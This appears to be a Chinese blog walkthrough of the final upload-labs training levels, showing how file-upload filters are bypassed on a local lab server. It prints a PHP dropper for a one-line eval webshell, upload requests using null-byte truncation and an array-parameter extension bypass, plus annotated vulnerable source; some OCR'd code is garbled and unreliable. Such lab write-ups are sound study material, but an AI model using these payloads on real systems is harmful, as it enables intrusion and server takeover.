
```

```
# php_shell 代码
```

```
<?php  
fputs(fopen('webshell.php', 'w'), '<?php @eval($_POST["cmd"])?>');  
?>
```

前面试了好几次，都没跑出来，感谢这位【博主】的文章，让我又少走了弯路。这题中可能存在一个小Bug也可能是故意的，文件直接上传到了根目录下，所以访问 upload 下怎么访问都没有用。

修改靶场源码，添加个 '/' 就可以将bug修复。



```
112  /**  
113  function checkExtension()  
114  // Check if the extension is valid  
115  //  
116  //  
117  if( !in_array( strtolower( strrchr( $this->cls_filename, "." ) ), $this->cls_arr_ext_accepted ))  
118  return "EXTENSION_FAILURE";  
119  } else {  
120  return !;  
121  }  
122  }  
123  }  
124  /** checkSize()  
125  **  
126  ** Method to check if the file is not to big.  
127  ** @returns string  
128  **/  
129  function checkSize()  
130  if( $this->cls_filesize > $this->cls_max_filesize )  
131  return "FILE_SIZE_FAILURE";  
132  } else {  
133  return !;  
134  }  
135  }  
136  }  
137  }  
138  /** move()  
139  **  
140  ** Method to wrap php 4.0.3 fct move_uploaded_file()  
141  ** @returns string  
142  **/  
143  function move()  
144  if( move_uploaded_file( $this->cls_tmp_filename, $this->cls_upload_dir . "/" . $this->cls_filename ) == false )  
145  return "MOVE_UPLOADED_FILE_FAILURE";  
146  } else {  
147  return !;  
148  }  
149  }  
150  }  
151  }  
152  }  
153  /** checkFileExists()  
154  **  
155  ** Method to check if a file with the same name exists in  
156  ** destination folder.  
157  ** @returns string  
158  **/
```


现在来测试下生成的webshell能不能用了。



PHP Version 5.2.17



System	Windows NT DESKTOP-42010UK 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	csript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6w86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6w86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk\shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk\shared" "--without-p3web"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	E:\phpstudy\PHPTutorial\WWW\upload-labs-env\PHP\php.ini
Scan this dir for additional .ini files	(none)
additional .ini files parsed	(none)
PHP API	20041225
PHP Extension	20060613



方法：apache解析漏洞配合条件竞争

Pass-19

上传了一个php文件测试了一下，发现这里把名字改成了下面标红的部分，这个部分的名字可以自定义，但是后缀必须符合要求，不然不能保存。

发送(Send) 取消(Cancel) < >

请求(Request)

```

1 POST /Pass-19/index.php HTTP/1.1
2 Host: 192.168.93.128
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept:
5 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
7 Accept-Encoding: gzip, deflate
8 Content-Type: multipart/form-data;
9 boundary=-----373770433611405343412986998997
10 Content-Length: 512
11 Origin: http://192.168.93.128
12 Connection: close
13 Referer: http://192.168.93.128/Pass-19/index.php
14 Upgrade-Insecure-Requests: 1
15 -----373770433611405343412986998997
16 Content-Disposition: form-data; name="upload_file"; filename="phpinfo.php"
17 Content-Type: application/octet-stream
18 <?php phpinfo(); ?>
19 -----373770433611405343412986998997
20 Content-Disposition: form-data; name="save_name"
21 upload-19.jpg 这里就是可以自定义的地方
22 -----373770433611405343412986998997
23 Content-Disposition: form-data; name="submit"
24 上传
25 -----373770433611405343412986998997--

```

响应(Respons)

```

52 <ol>
53 <li>
54 <h3>
55 任务
56 </h3>
57 <p>
58 上传一个<code>
59 webshell
60 </code>
61 到服务器。
62 </p>
63 </li>
64 </ol>
65 <h3>
66 上传区
67 </h3>
68 <form enctype="multipart/form-data" method="post">
69 <p>
70 请选择要上传的图片: <p>
71 <input class="input_file" type="file" name="upload_file"/>
72 <p>
73 保存名称:<p>
74 <input class="input_text" type="text" name="save_name" value="
75 upload-19.jpg" />
76 <br/>
77 <input class="button" type="submit" name="submit" value="上传"/>
78 </form>
79 <div id="msg">
80 </div>
81 <div id="img">
82 
83 </div>
84 </li>
85 </ol>
86 </div>

```

我将保存的文件名进行修改，利用 **00截断** 试图绕过这个限制，当保存文件的名字的时候，遇到截断后，只保存**0x00**前面的部分。

发送(Send) 取消(Cancel) < >

请求(Request)

```

1 POST /Pass-19/index.php HTTP/1.1
2 Host: 192.168.93.128
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept:
5 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
7 Accept-Encoding: gzip, deflate
8 Content-Type: multipart/form-data;
9 boundary=-----373770433611405343412986998997
10 Content-Length: 512
11 Origin: http://192.168.93.128
12 Connection: close
13 Referer: http://192.168.93.128/Pass-19/index.php
14 Upgrade-Insecure-Requests: 1
15 -----373770433611405343412986998997
16 Content-Disposition: form-data; name="upload_file"; filename="phpinfo.php"
17 Content-Type: application/octet-stream
18 <?php phpinfo(); ?>
19 -----373770433611405343412986998997
20 Content-Disposition: form-data; name="save_name"
21 upload-19.php\jpg
22 -----373770433611405343412986998997
23 Content-Disposition: form-data; name="submit"
24 上传
25 -----373770433611405343412986998997--

```

响应(Respons)

```

52 <ol>
53 <li>
54 <h3>
55 任务
56 </h3>
57 <p>
58 上传一个<code>
59 webshell
60 </code>
61 到服务器。
62 </p>
63 </li>
64 </ol>
65 <h3>
66 上传区
67 </h3>
68 <form enctype="multipart/form-data" method="post">
69 <p>
70 请选择要上传的图片: <p>
71 <input class="input_file" type="file" name="upload_file"/>
72 <p>
73 保存名称:<p>
74 <input class="input_text" type="text" name="save_name" value="
75 upload-19.jpg" />
76 <br/>
77 <input class="button" type="submit" name="submit" value="上传"/>
78 </form>
79 <div id="msg">
80 </div>
81 <div id="img">
82 
83 </div>
84 </li>
85 </ol>
86 </div>

```

Inspector

Selection: 1

Selected character: \0

Code: 16进制(Hex)

00

取消(Cancel) Apply changes

Request Attributes: 2


Request Query Parameters: 0

Request Body Parameters: 3

Request Cookies: 0

请求头(Request Headers): 11

Response Headers: 6



只保存了0x00前面的部分，这样shell就上传上去了，访问我们截断的文件就行。



PHP Version 5.2.17	
System	Windows NT DESKTOP-4201OUK 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build"--enable-debug-pack"--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\80\template"--with-php-build=d:\php-sdk\snap_5_2\vc6\80\php_build"--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk\shared"--with-oci8=D:\php-sdk\oracle\instantclient10\sdk\shared"--without-p3web"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	E:\phpstudy\PHPTutorial\WWW\upload-labs-env\PHP\php.ini
Scan this dir for additional .ini files	(none)
additional .ini files parsed	(none)
PHP API	20041225
PHP Extension	20060613

```

# 源码
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) { // 黑名单
        $deny_ext = array("php","php5","php4","php3","php2","html","htm","phtml","pht","jsp","jspx","jsw","jsv","jspf","jtml","asp","aspx","asa",
"asax","ascx","ashx","asmx","cer","swf","htaccess");

        $file_name = $_POST['save_name']; // 获取输入的文件名
        $file_ext = pathinfo($file_name,PATHINFO_EXTENSION); // pathinfo() 返回文件路径的信息,PATHINFO_EXTENSION 指定返回路径中最后
一个。

        if(!in_array($file_ext,$deny_ext)) { // 判断后缀是否存在于黑名单
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' . $file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            }else{
                $msg = '上传出错! ';
            }
        }else{
            $msg = '禁止保存为该类型文件! ';
        }
    }
} else {
    $msg = UPLOAD_PATH . '文件夹不存在,请手工创建! ';
}
}

```

在 `pathinfo` 这里就存在漏洞，他只保存上传文件的最后的部分作为后缀和过滤，上面使用 `00` 截断后，文件保存的时候不会保存 `00` 之后的字符串，只保存了前面。

方法：0x00 截断

Pass-20

看似和上面一个一样，测试测试就知道了。

果然，这里 00截断 就不能用了，测试了0a也不行，还是先看看源码

```
# 源码
$is_upload = false;
$msg = null;
if(!empty($_FILES['upload_file'])){
    //检查MIME
    $allow_type = array('image/jpeg','image/png','image/gif');
    if(!in_array($_FILES['upload_file']['type'],$allow_type)){
        $msg = "禁止上传该类型文件!";
    }else{
        //检查文件名
        $file = empty($_POST['save_name']) ? $_FILES['upload_file']['name'] : $_POST['save_name'];
        // 如果没有定义名字则使用文件名， 否则使用定义的名字
        1) if (!is_array($file)) { // 判断 $file 是不是数组， 上传的文件肯定不是数组， 所以 is_array($file) 就是True（漏洞就在这块了）
            $file = explode('.', strtolower($file)); // 使用 '.' 将字符串分隔开， 返回数组， strtolower() 将字符串转化为小写
        }

        $ext = end($file); // 取出数组中最后一个值（后面的值）
        $allow_suffix = array('jpg','png','gif');
        if (!in_array($ext, $allow_suffix) ) {
            $msg = "禁止上传该后缀文件!";
        }else{
            $file_name = reset($file) . '.' . $file[count($file) - 1]; // reset 将获得文件的名称， 再和count之后得到的后缀拼接
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' . $file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $msg = "文件上传成功! ";
                $is_upload = true;
            } else {
                $msg = "文件上传失败! ";
            }
        }
    }
}
}

}else{
    $msg = "请选择要上传的文件! ";
}
```

1) 的位置判断传入的值是不是数组，如果不是就使用explode用点分隔成数组，但是没有进行 如果 \$file 是数组的情况，先捋一下是数组的代码运行。

```

# $file 是数组情况
if (!is_array($file)) { // 判断 $file 是不是数组，上传的文件肯定不是数组，所以 is_array($file) 就是 True（漏洞就在这块了）
    $file = explode('.', strtolower($file)); // 使用 '.' 将字符串分隔开，返回数组，strtolower() 将字符串转化为小写
}
// 如果 $file 是数组，那上面 explode 语句就不会执行，而是直接执行下面的语句块

ext = end($file); // 取出数组中最后一个值（后面的值）
// 利用数组绕过这里的判断
$allow_suffix = array('jpg','png','gif');
if (!in_array($ext, $allow_suffix)) {
    $msg = "禁止上传该后缀文件!";
} else {
    $file_name = reset($file) . '.' . $file[count($file) - 1]; // reset 将获得文件的名称，再和 count 之后得到的后缀拼接
    // 这里的 $file 如果是个数组，则 count($file)-1 就可以改成空
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $img_path = UPLOAD_PATH . '/' . $file_name;
    if (move_uploaded_file($temp_file, $img_path)) {
        $msg = "文件上传成功!";
        $is_upload = true;
    } else {
        $msg = "文件上传失败!";
    }
}
}
}
}

```


部分 PHP 函数

- end — 将数组的内部指针指向最后一个单元
- reset — 将数组的内部指针指向第一个单元
- count — 统计数组、Countable 对象中所有元素的数量
- explode — 使用一个字符串分割另一个字符串

利用数组的性质，将 save_name 以索引的形式传入值，save_name[0] 会被 reset(file) 指向，save_name[2] 会在 end() 函数中被指向，由此可以绕过后缀的校验，而在拼接的时候 *count(file) == 2**，

The screenshot displays the network tab of a browser's developer tools. On the left, the 'Request' tab is active, showing a POST request to /Pass-20/index.php. The request body is a multipart form-data containing several files: 'phpinfo.php', 'info.php', 'png', and '上传' (upload). The 'Content-Disposition' headers for these files specify their names and filenames. On the right, the 'Response' tab is active, showing the server's reply. The response is an HTML page with a success message '提示: 文件上传成功!' and an image tag: ``. A red box highlights this image tag in the response.

访问shell文件。



PHP Version 5.2.17	
System	Windows NT DESKTOP-4201OUK 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	csript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\v8\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\v8\php_build" "--with-pdo-oci=d:\php-sdk\oracle\instantclient10\sdk\share" "--with-oci6-d:\php-sdk\oracle\instantclient10\sdk\share" "--without-p3web"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	E:\phpstudy\PHPTutorial\WWW\upload-labs-env\PHP\php.ini
Scan this dir for additional .ini files	(none)
additional .ini files parsed	(none)
PHP API	20041225

方法：代码审计

总结

upload-labs 靶场就练完了，总结下来，还是学习到不少东西，大部分的漏洞造成原因基本是在于代码上的逻辑漏洞，攻击者再配合不同操作系统的特性和中间件的一些配置错误造成的漏洞利用最终可以达到getshell的目的，如果站点过滤的手段是黑名单的话，安全性可能要比白名单低很多，对于黑名单的绕过方法有很多，白名单相对来说少一点，大部分都是配合系统或者中间件的漏洞进行攻击。对php的函数了解太少了，代码审计起来比较困难，学习的道路还长，还得努力。以上Pass中如果有发现哪些Pass有疑惑或者发现错误的，希望留下你的思路。